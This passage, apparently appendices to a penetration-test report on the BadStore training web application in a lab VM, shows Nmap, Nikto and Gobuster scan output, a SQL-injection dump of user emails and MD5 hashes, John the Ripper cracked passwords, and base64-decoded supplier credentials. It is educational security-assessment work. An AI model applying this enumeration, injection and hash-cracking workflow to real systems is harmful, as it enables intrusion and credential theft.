|_Not valid after:  2009-02-02T12:52:53
|_ssl-date: 2026-03-26T16:21:56+00:00; -3s from scanner time.
| http-methods:
|_  Potentially risky methods: TRACE
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_IDEA_128_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC4_64_WITH_MD5
|_    SSL2_DES_192_EDE3_CBC_WITH_MD5
|_http-title: Welcome to BadStore.net v1.2.3s
|_http-server-header: Apache/1.3.28 (Unix) mod_ssl/2.8.15 OpenSSL/0.9.7c
| http-robots.txt: 5 disallowed entries
|_/cgi-bin /scanbot /backup /supplier /upload
MAC Address: 00:0C:29:3B:98:80 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux:linux_kernel:2.4
OS details: Linux 2.4.18 - 2.4.35 (likely embedded)
Network Distance: 1 hop

Host script results:
|_clock-skew: -3s

TRACEROUTE
HOP RTT     ADDRESS
1   2.52 ms 192.168.10.132
```

Figure A1: Nmap scan

Appendix B — Nikto Port 80 Scan Output

```
┌──(raphael㉿raphael)-[~]
└─$ cat nikto_report.txt
- Nikto v2.5.0/
+ Target Host: 192.168.10.132
+ Target Port: 80
+ GET /: Server may leak inodes via ETags, header found with file /, inode: 331, size: 3583, mtime: Sun May 14 17:16:23 2006. See: CVE-2003-1418:
+ GET /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options:
+ GET /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME typ
e. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/:
+ GET /supplier/: Directory indexing found.
+ GET /robots.txt: Entry '/supplier/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file:
+ GET /backup/: Directory indexing found.
+ GET /robots.txt: Entry '/backup/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file:
+ GET /robots.txt: contains 6 entries which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/Glossary/Robots.txt:
+ GET /index: Uncommon header 'tcn' found, with contents: list.
+ GET /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index
' were found: index.html. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275:
+ HEAD OpenSSL/0.9.7c appears to be outdated (current is at least 3.0.7). OpenSSL 1.1.1s is current for the 1.x branch and will be supported until Nov 11 2023.
+ HEAD mod_ssl/2.8.15 appears to be outdated (current is at least 2.9.6) (may depend on server version).
+ HEAD Apache/1.3.28 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ GET /: Apache is vulnerable to XSS via the Expect header. See: CVE-2006-3918:
+ OPTIONS OPTIONS: Allowed HTTP Methods: GET, HEAD, OPTIONS, TRACE .
+ TRACE /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing:
+ GET Apache/1.3.28 - Apache 1.3 below 1.3.29 are vulnerable to overflows in mod_rewrite and mod_cgi.
+ GET /backup/: This might be interesting.
+ GET /cgi-bin/test.cgi: This might be interesting.
+ GET /icons/: Directory indexing found.
+ GET /images/: Directory indexing found.
+ GET /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
```

Figure B1: Nikto (port 80) full scan output — Scanner 1

Appendix C — OpenVAS Scan Report




Figure C1: OpenVAS scan — Scanner 2

Appendix D — SQL Injection Database Dump

ItemNum	Item	Description	Price	Image	Add to Cart
AAA_Test_User	098F6BCD4621D373CADE4E832627B4F6	1	1.00		
admin	5EBE2294ECD0E0F08EAB7690D2A6EE69	1	1.00		
joe@supplier.com	62072d95acb588c7ee9d6fa0c6c85155	1	1.00		
big@spender.com	9726255eec083aa56dc0449a21b33190	1	1.00		
ray@supplier.com	99b0e8da24e29e4ccb5d7d76e677c2ac	1	1.00		
robert@spender.net	e40b34e3380d6d2b238762f0330fbd84	1	1.00		
bill@gander.org	5f4dcc3b5aa765d61d8327deb882cf99	1	1.00		
steve@badstore.net	8cb554127837a4002338c10a299289fb	1	1.00		
fred@whole.biz	356c9ee60e9da05301adc3bd96f6b383	1	1.00		
debbie@supplier.com	2fbd38e6c6c4a64ef43fac3f0be7860e	1	1.00		
mary@spender.com	7f43c1e438dc11a93d19616549d4b701	1	1.00		
sue@spender.com	ea0520bf4d3bd7b9d6ac40c3d63dd500	1	1.00		
curt@customer.com	0DF3DBF0EF9B6F1D49E88194D26AE243	1	1.00		
paul@supplier.com	EB7D34C06CD6B561557D7EF389CDDA3C	1	1.00		
kevin@spender.com		1	1.00		
ryan@badstore.net	40C0BBDC4AEEAA39166825F8B477EDB4	1	1.00		
stefan@supplier.com	8E0FAA8363D8EE4D377574AEE8DD992E	1	1.00		
landon@whole.biz	29A4F8BFA56D3F970952AFC893355ABC	1	1.00		
sam@customer.net	5EBE2294ECD0E0F08EAB7690D2A6EE69	1	1.00		
david@customer.org	356779A9A1696714480F57FA3FB66D4C	1	1.00		
john@customer.org	EEE86E9B0FE29B2D63C714B51CE54980	1	1.00		
heinrich@supplier.de	5f4dcc3b5aa765d61d8327deb882cf99	1	1.00		
tommy@customer.net	7f43c1e438dc11a93d19616549d4b701	1	1.00		

Figure D1: Full userdb SQL injection dump output

Appendix E — Cracked Password Hashes

Output of: john --show --format=Raw-MD5 hashes.txt

```
┌──(raphael㉿raphael)-[~]
└─$ john --show --format=Raw-MD5 hashes.txt
?:helpme
?:carbondale
?:secret
?:California
?:Disneyland
?:password
?:

7 password hashes cracked, 6 left
```

Figure E1: John the Ripper cracked hash output

Appendix F — Gobuster Directory Enumeration Output

```
┌──(raphael㉿raphael)-[~]
└─$ gobuster dir -u http://192.168.10.132 -w /usr/share/wordlists/dirb/common.txt -o gobuster_out.txt
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.10.132
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
.htpasswd            (Status: 403) [Size: 278]
.hta                 (Status: 403) [Size: 273]
.htaccess            (Status: 403) [Size: 278]
backup               (Status: 301) [Size: 304] [--> http://192.168.10.132/backup/]
cgi-bin/             (Status: 403) [Size: 277]
favicon.ico          (Status: 200) [Size: 1334]
images               (Status: 301) [Size: 304] [--> http://192.168.10.132/images/]
index                (Status: 200) [Size: 3583]
index.html           (Status: 200) [Size: 3583]
robots.txt           (Status: 200) [Size: 316]
robots               (Status: 200) [Size: 316]
supplier             (Status: 301) [Size: 306] [--> http://192.168.10.132/supplier/]
Progress: 4613 / 4613 (100.00%)
===============================================================
Finished
===============================================================
```

Figure F1: Gobuster directory enumeration full output

Appendix G — Supplier Accounts File

Not Secure http://192.168.10.132/supplier/accounts

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hac


```
1001:am9ldXNlci9wYXNzd29yZC9wbGF0bnVtLzE5Mi4xNjguMTAwLjU2DQo=
1002:a3JvZW1lci9zM0NyM3QvZ29sZC8xMC4xMDAuMTAwLjE=
1003:amFuZXVzZXIvd2FpdGluZzRGcmlkYXkvMTcyLjIyLjEyLjE5
1004:a2Jvb2tvdXQvc2VuZG1lYXBvLzEwLjEwMC4xMDAuMjA=
```

```
┌──(raphael㉿raphael)-[~]
└─$ echo "am9ldXNlci9wYXNzd29yZC9wbGF0bnVtLzE5Mi4xNjguMTAwLjU2DQo=" | base64 -d
joeuser/password/platnum/192.168.100.56

┌──(raphael㉿raphael)-[~]
└─$ echo "a3JvZW1lci9zM0NyM3QvZ29sZC8xMC4xMDAuMTAwLjE=" | base64 -d
kroemer/s3Cr3t/gold/10.100.100.1

┌──(raphael㉿raphael)-[~]
└─$ echo "amFuZXVzZXIvd2FpdGluZzRGcmlkYXkvMTcyLjIyLjEyLjE5" | base64 -d
janeuser/waiting4Friday/172.22.12.19

┌──(raphael㉿raphael)-[~]
└─$ echo "a2Jvb2tvdXQvc2VuZG1lYXBvLzEwLjEwMC4xMDAuMjA=" | base64 -d
kbookout/sendmeapo/10.100.100.20

┌──(raphael㉿raphael)-[~]
└─$
```

Figure G1: Raw /supplier/accounts content and Base64-decoded credentials